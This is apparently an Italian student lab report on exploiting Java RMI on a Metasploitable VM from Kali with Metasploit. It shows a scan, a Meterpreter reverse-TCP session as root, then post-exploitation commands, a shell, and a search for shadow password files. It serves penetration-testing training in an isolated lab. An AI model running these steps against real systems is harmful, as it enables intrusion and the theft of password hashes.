

# W16D4 - Progetto

Metasploit - Exploit vulnerabilità servizio Java RMI

# Impostazione Indirizzo IP VM Kali Linux

Prima di iniziare l'exploit della vulnerabilità richiesta, configuriamo correttamente i nodi della rete. La macchina Kali Linux sfrutterà la vulnerabilità esposta dal servizio Java RMI attivo sulla macchina Metasploitable.

```
(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
    link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff  
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::fb56:e4e6:a453:520f/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever
```

Indirizzo IP macchina Kali  
(attaccante):  
**192.168.11.111**

# Impostazione Indirizzo IP VM Metasploitable

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d0:01:23
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed0:123/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6440 (6.2 KB)  TX bytes:10617 (10.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:141 errors:0 dropped:0 overruns:0 frame:0
          TX packets:141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:34437 (33.6 KB)  TX bytes:34437 (33.6 KB)
```

Indirizzo IP macchina  
Metasploitable (vittima):  
**192.168.11.112**

# Verifica connettività tra le due macchine


```
(kali@kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=0.429 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.442 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.433 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.433 ms  
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.465 ms  
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.447 ms  
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.492 ms  
^C  
— 192.168.11.112 ping statistics —  
6 packets transmitted, 6 received, 0% packet loss, time 5108ms  
rtt min/avg/max/mdev = 0.429/0.451/0.492/0.021 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.462 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.413 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.373 ms  
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.419 ms  
64 bytes from 192.168.11.111: icmp_seq=5 ttl=64 time=0.641 ms  
64 bytes from 192.168.11.111: icmp_seq=6 ttl=64 time=0.325 ms  
  
--- 192.168.11.111 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 4995ms  
rtt min/avg/max/mdev = 0.325/0.438/0.641/0.103 ms  
msfadmin@metasploitable:~$
```

Prima di passare allo sfruttamento della vulnerabilità richiesta tramite il framework Metasploit, è bene verificare che ci sia connettività tra le due macchine.

## Avvio msfconsole e ricerca vulnerabilità java\_rmi

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules
```



The screenshot shows the Metasploit Cyber Missile Command V5 game interface. At the top, there's a title bar "File System METASPLOIT CYBER MISSILE COMMAND V5". The main area is a dark blue space with various symbols like stars, pluses, and crosses representing objects or threats. A dashed orange line indicates a trajectory from the bottom towards the center. On the right side, there are red symbols: "###", "# % #", and "###". At the bottom, there's a status bar with white text on a black background.

```
#####
##### / \ _ _ \ / \ / \ #####
# WAVE 5 ##### SCORE 31337 ##### HIGH FFFFFFFF #
#####
https://metasploit.com

    = [ metasploit v6.4.18-dev ]
+ -- == [ 2437 exploits - 1255 auxiliary - 429 post ]
+ -- == [ 1471 payloads - 47 encoders - 11 nops ]
+ -- == [ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Il framework Metasploit si avvia con il comando **msfconsole** da Kali Linux. All'inizio di ogni nuova sessione, riceviamo un diverso messaggio di 'benvenuto'. Inoltre, viene incluso il numero di exploit, moduli ausiliari, payloads e altre funzionalità utili incluse nel framework, così come il link alla documentazione utile e il link all'interfaccia web del framework.

Metasploit può infatti essere utilizzato sia da web e da riga di comando oltre che da console.

# Msfconsole - Ricerca vulnerabilità java\_rmi

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -             -      -      -
0  auxiliary/gather/java_rmi_registry        .              normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15     excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \_ target: Generic (Java Payload)         .              .      .      .
3  \_ target: Windows x86 (Native Payload)   .              .      .      .
4  \_ target: Linux x86 (Native Payload)     .              .      .      .
5  \_ target: Mac OS X PPC (Native Payload)  .              .      .      .
6  \_ target: Mac OS X x86 (Native Payload)  .              .      .      .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15     normal No      Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

In Metasploit, ogni modulo mette a disposizione un vettore di attacco diverso. Cerchiamo il modulo relativo alla vulnerabilità di nostro interesse con il comando **search + java\_rmi**.

Nel caso di più vulnerabilità, è possibile indicare più termini di ricerca. Metasploit eseguirà una query per ogni termine indicato.

Nell'elenco notiamo la presenza di un modulo ausiliario che permette la scansione del sistema target per la verifica della presenza di un endpoint RMI Java.

# Msfconsole - Scansione target per vulnerabilità java\_rmi

```
msf6 > use auxiliary/scanner/misc/java_rmi_server
msf6 auxiliary(scanner/misc/java_rmi_server) > options

Module options (auxiliary/scanner/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099              yes       The target port (TCP)
  THREADS   1                 yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
```

Selezioniamo il modulo ausiliario con il comando **use** e verifichiamo con il comando **options** (oppure **show options**) quali sono i parametri necessari da settare per la sua esecuzione - in questo caso, solo il remote host, che corrisponde all'ip della macchina Metasploitable.

# Msfconsole - Scansione target per vulnerabilità java\_rmi

```
msf6 auxiliary(scanner/misc/java_rmi_server) > setg rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 auxiliary(scanner/misc/java_rmi_server) > options

Module options (auxiliary/scanner/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.11.112	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the `info`, or `info -d` command.

Con il comando **setg rhosts + <indirizzoiptarget>** settiamo il parametro rhosts come variabile globale, per non dover inserire nuovamente l'indirizzo ip della macchina target Metasploitable in un secondo momento quando dovremo sfruttare l'exploit.

In alternativa, si può utilizzare il comando **set rhosts + <indirizzoiptarget>**, per configurare e settare il parametro rhosts solo per il modulo corrente.



# Msfconsole - Scansione target per vulnerabilità java\_rmi

```
msf6 auxiliary(scanner/misc/java_rmi_server) > run  
[+] 192.168.11.112:1099 - 192.168.11.112:1099 Java RMI Endpoint Detected: Class Loader Enabled  
[*] 192.168.11.112:1099 - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/misc/java_rmi_server) > █
```

Con il comando **run** (o, in alternativa, **exploit**) lanciamo l'exploit. La scansione evidenzia la presenza dell'endpoint sulla porta **1099**. Questo indica che il sistema potrebbe essere vulnerabile all'exploit.

# Msfconsole - Scansione target per vulnerabilità java\_rmi

Exploit Commands

Command	Description
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt
rcheck	Reloads the module and checks if the target is vulnerable
recheck	Alias for rcheck
reload	Just reloads the module
rerun	Alias for rexploit
rexploit	Reloads the module and launches an exploit attempt
run	Alias for exploit

Con il comando **check** + **<indirizzoiptarget>** possiamo verificare se il target è vulnerabile all'exploit caricato.

Come evidenziato dal messaggio della console, il target sembra essere vulnerabile.

```
msf6 exploit(multi/misc/java_rmi_server) > check 192.168.11.112
[*] 192.168.11.112:1099 - Using auxiliary/scanner/misc/java_rmi_server as check
[+] 192.168.11.112:1099 - 192.168.11.112:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] 192.168.11.112:1099 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.11.112:1099 - The target is vulnerable.
msf6 exploit(multi/misc/java_rmi_server) >
```

# Msfconsole - Exploitation java\_rmi

```
msf6 auxiliary(scanner/misc/java_rmi_server) > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        .               normal  No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  \ target: Generic (Java Payload)          .               .       .       .
3  \ target: Windows x86 (Native Payload)    .               .       .       .
4  \ target: Linux x86 (Native Payload)      .               .       .       .
5  \ target: Mac OS X PPC (Native Payload)   .               .       .       .
6  \ target: Mac OS X x86 (Native Payload)   .               .       .       .
7  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal  No     Java RMI Server Insecure Endpoint Code Execution Scanner
8  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf6 auxiliary(scanner/misc/java_rmi_server) > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > |
```

Possiamo ora passare alla fase di exploitation. Dalla descrizione dei moduli, quello alla riga 1 è l'exploit che può essere sfruttato per l'esecuzione del codice Java. Il modulo alla riga 8 può invece essere utilizzato per una sessione di hacking che miri alla privilege escalation.

Notiamo che, una volta selezionato il modulo di nostro interesse (con il suo numero di riferimento o il path assoluto), il payload viene settato di default su java/meterpreter/reverse\_tcp, che aprirà una sessione remota Meterpreter.

# Msfconsole - Exploitation java\_rmi

```
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0           yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Con il comando **options** verifichiamo quali siano i parametri la cui configurazione sia necessaria per il modulo e il payload.

Come da screenshot, l'indirizzo della macchina target è già settato su quello di Metasploitable poiché nel passaggio precedente è stata impostata una variabile globale.

La porta remota è la **1099**.

Il local host è settato correttamente sull'indirizzo ip della macchina Kali.

La porta che resterà in ascolto è la 4444.

# Msfconsole - Exploitation java\_rmi

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ZahEpm4q40
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51360) at 2024-09-05 16:22:47 -0400
[-] 192.168.11.112:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > █
```

Proviamo a lanciare l'exploit ma riceviamo un messaggio di errore **[Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request]** che impedisce la creazione della sessione remota di Meterpreter.

Di norma, l'exploit dovrebbe inviare il primo stager che dovrebbe poi inviare una richiesta HTTP alla url da cui Metasploit recupera e carica la classe da remoto (in questo caso, la url alla riga 2 - `http://192.168.11.111:8080/ZahEpm4q40`).

# Msfconsole - Exploitation java\_rmi

```
[*] Exploit completed. But no session was created.
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):
```

Name	Current Setting	Required	Description
HTTPDELAY	20	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.11.112	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

```


Payload options (java/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```


Exploit target:
```

Id	Name
0	Generic (Java Payload)

Proviamo ad aumentare il tempo di attesa del parametro HTTPDELAY per ricevere una risposta per il payload.

Aumentando a 20 il parametro HTTPDELAY come suggerito nella traccia, l'exploit avvia con successo una sessione remota di Meterpreter.

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Configurazione di rete

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed0:123
IPv6 Netmask : ::
```

Con il comando **ifconfig** verifichiamo la configurazione di rete della macchina su cui è in esecuzione la sessione di Meterpreter.

Come possiamo notare, l'indirizzo IPv4 corrisponde a quello della macchina Metasploitable. Ciò significa che l'attacco è andato a buon fine.

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Info tabella di routing macchina target

```
Stdapi: Networking Commands
```

Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

```
meterpreter > route
```

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fed0:123	::	::		

```
meterpreter > █
```

Con il comando **help** possiamo visualizzare tutti i comandi disponibili nella sessione di Meterpreter.

Il comando utile a visualizzare informazioni sulla tabella di routing è **route**, l'ultimo nell'elenco della sezione relativa ai comandi di rete.



# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Info tabella di routing macchina target

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

  add      [subnet] [netmask] [gateway]
  delete  [subnet] [netmask] [gateway]
  list
```

Il comando **route** può anche permettere a un attaccante di aggiungere o cancellare le *routes* della macchina vittima.



# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Verifica nome utente della macchina

Stdapi: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Con il comando **getuid** otteniamo il nome dell'utente su cui è in esecuzione il server, in questo caso *root*.

```
meterpreter > getuid  
Server username: root  
meterpreter > 
```

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Info sistema remoto

Stdapi: System Commands

Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > 
```

Con il comando **sysinfo** otteniamo informazioni riguardo il sistema remoto, come il sistema operativo.

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Lista processi attivi

```
4591 /usr/sbin/apache2 root /usr/sbin/apache2 -k start
4610 /usr/bin/rmiregistry root /usr/bin/rmiregistry
4614 ruby root ruby /usr/sbin/druby_timeserver.rb
4619 /usr/bin/unrealircd root /usr/bin/unrealircd
4620 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4625 /bin/login root /bin/login --
4633 Xtightvnc root Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/T
ypel/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,u
sr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
4636 distccd daemon distccd --daemon --user daemon --allow 0.0.0.0/0
4640 /bin/sh root /bin/sh /root/.vnc/xstartup
4643 xterm root xterm -geometry 80x24+10+10 -ls -title X Desktop
4648 fluxbox root fluxbox
4660 -bash root -bash
4722 -bash msfadmin -bash
4732 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawne24n5i.tmp.dir metasploit.Payload
4803 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawne2l0ykv.tmp.dir metasploit.Payload
5496 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawne4vuef.tmp.dir metasploit.Payload
5707 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawnehpmpo.tmp.dir metasploit.Payload
5832 tlsmgr postfix tlsmgr -l -t unix -u -c
5852 /bin/sh root /bin/sh
7113 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
7115 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
7117 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
7119 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
7121 /usr/sbin/apache2 www-data /usr/sbin/apache2 -k start
7327 /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java root /usr/lib/jvm/java-1.5.0-gcj-4.2-1.5.0.0/jre/bin/java -classpath /tmp/~spawntt1qi1.tmp.dir metasploit.Payload
7397 pickup postfix pickup -l -t fifo -u -c
7421 /bin/sh root /bin/sh -c ps ax -w -o pid,user,command= 2>/dev/null
7422 ps root ps ax -w -o pid,user,command=
```

Con il comando **ps** otteniamo la lista dei processi attivi sulla macchina target.

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Shell

```
meterpreter > shell
Process 128 created.
Channel 175 created.

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.11.112:59486    192.168.11.111:4444    ESTABLISHED
tcp        63      0 localhost:56439        localhost:smtp         CLOSE_WAIT
tcp        0      0 192.168.11.112:46648    192.168.11.111:4444    ESTABLISHED
tcp        0      0 192.168.11.112:39577    192.168.11.111:4444    ESTABLISHED
udp        0      0 localhost:43455        localhost:43455        ESTABLISHED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State      I-Node  Path
unix   2      [ ]         DGRAM          5849      @/com/ubuntu/upstart
unix  14      [ ]         DGRAM          11075     /dev/log
unix   2      [ ]         DGRAM          6076      @/org/kernel/udev/udev
unix   2      [ ]         DGRAM          35682
unix   2      [ ]         DGRAM          33126
unix   2      [ ]         DGRAM          12515
unix   3      [ ]         STREAM        CONNECTED   12427     /tmp/.X11-unix/X0
unix   3      [ ]         STREAM        CONNECTED   12426
unix   3      [ ]         STREAM        CONNECTED   12425     /tmp/.X11-unix/X0
unix   3      [ ]         STREAM        CONNECTED   12424
unix   2      [ ]         DGRAM          12404
unix   2      [ ]         DGRAM          12350
unix   2      [ ]         DGRAM          12149
unix   2      [ ]         DGRAM          12079
unix   3      [ ]         STREAM        CONNECTED   12065
unix   3      [ ]         STREAM        CONNECTED   12064
unix   3      [ ]         STREAM        CONNECTED   12061
unix   3      [ ]         STREAM        CONNECTED   12060
unix   3      [ ]         STREAM        CONNECTED   12057
unix   3      [ ]         STREAM        CONNECTED   12056
unix   3      [ ]         STREAM        CONNECTED   12053
unix   3      [ ]         STREAM        CONNECTED   12052
```

Con il comando `shell` otteniamo una **shell**.

Questo ci permette di lanciare comandi come **`uname -a`** (per ottenere hostname, kernel e versione dell'architettura) e **`netstat`**, che non sono disponibili dalla console Meterpreter.

# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Shell - Verifica servizi attivi

```
netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:47971           0.0.0.0:*               LISTEN      4384/rpc.mountd
tcp        0      0 0.0.0.0:36681           0.0.0.0:*               LISTEN      4610/rmiregistry
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4619/unrealircd
tcp        0      0 0.0.0.0:3306             0.0.0.0:*               LISTEN      4216/mysql
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4610/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4619/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4459/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4633/Xtightvnc
tcp        0      0 0.0.0.0:48142           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3697/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4633/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4591/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4614/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4573/jsvc
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 192.168.11.112:53       0.0.0.0:*               LISTEN      4070/named
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4070/named
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4477/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4295/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4450/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4070/named
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4459/smbd
tcp        0      0 0.0.0.0:48671           0.0.0.0:*               LISTEN      3713/rpc.statd
tcp        0      0 192.168.11.112:59486    192.168.11.111:4444    ESTABLISHED 5707/java
tcp        0      0 127.0.0.1:56439         127.0.0.1:25          CLOSE_WAIT  5496/java
tcp        0    133 192.168.11.112:46648    192.168.11.111:4444    ESTABLISHED 5496/java
tcp        0      0 192.168.11.112:39577    192.168.11.111:4444    ESTABLISHED 4803/java
tcp6       0      0 :::2121                 :::*                   LISTEN      4517/proftpd: (acce
tcp6       0      0 :::3632                 :::*                   LISTEN      4321/distccd
tcp6       0      0 :::53                   :::*                   LISTEN      4070/named
tcp6       0      0 :::22                   :::*                   LISTEN      4098/sshd
tcp6       0      0 :::5432                 :::*                   LISTEN      4295/postgres
tcp6       0      0 :::1:953                :::*                   LISTEN      4070/named
```

Da shell prompt, il comando **netstat -antp** fornisce la lista dei servizi attivi sulle porte aperte.



# Meterpreter - Exploitation java\_rmi - raccolta evidenze

## Ricerca info sensibili su macchina target

```
meterpreter > search -f shadow*  
Found 24 results ...
```

Path	Size (bytes)	Modified (UTC)
/etc/shadow	1207	2012-05-13 21:54:55 -0400
/etc/shadow-	1207	2012-05-13 21:54:55 -0400
/sbin/shadowconfig	875	2008-04-02 21:08:40 -0400
/usr/include/shadow.h	5302	2009-08-17 21:02:51 -0400
/usr/lib/samba/vfs/shadow_copy.so	6764	2010-04-28 02:34:08 -0400
/usr/share/figlet/shadow.flf	13365	2008-03-19 14:47:46 -0400
/usr/share/man/cs/man5/shadow.5.gz	977	2008-04-02 21:08:41 -0400
/usr/share/man/fr/man5/shadow.5.gz	1481	2008-04-02 21:08:41 -0400
/usr/share/man/fr/man8/shadowconfig.8.gz	709	2008-04-02 21:08:41 -0400
/usr/share/man/it/man5/shadow.5.gz	1429	2008-04-02 21:08:41 -0400
/usr/share/man/ja/man5/shadow.5.gz	2068	2008-04-02 21:08:41 -0400
/usr/share/man/ja/man8/shadowconfig.8.gz	592	2008-04-02 21:08:41 -0400
/usr/share/man/man5/shadow.5.gz	1226	2008-04-02 21:08:40 -0400
/usr/share/man/man8/shadowconfig.8.gz	632	2008-04-02 21:08:41 -0400
/usr/share/man/pl/man5/shadow.5.gz	1255	2008-04-02 21:08:41 -0400
/usr/share/man/pl/man8/shadowconfig.8.gz	620	2008-04-02 21:08:41 -0400
/usr/share/man/pt_BR/man5/shadow.5.gz	1875	2008-04-02 21:08:41 -0400
/usr/share/man/ru/man5/shadow.5.gz	1513	2008-04-02 21:08:41 -0400
/usr/share/man/sv/man5/shadow.5.gz	1319	2008-04-02 21:08:41 -0400
/usr/share/man/tr/man5/shadow.5.gz	1793	2008-04-02 21:08:41 -0400
/var/backups/shadow.bak	1207	2012-05-13 21:54:55 -0400
/var/www/tikiwiki-old/styles/mose/shadowfeu.png	954	2003-06-19 12:41:31 -0400
/var/www/tikiwiki/styles/mose/shadowfeu.png	954	2003-06-19 12:41:31 -0400
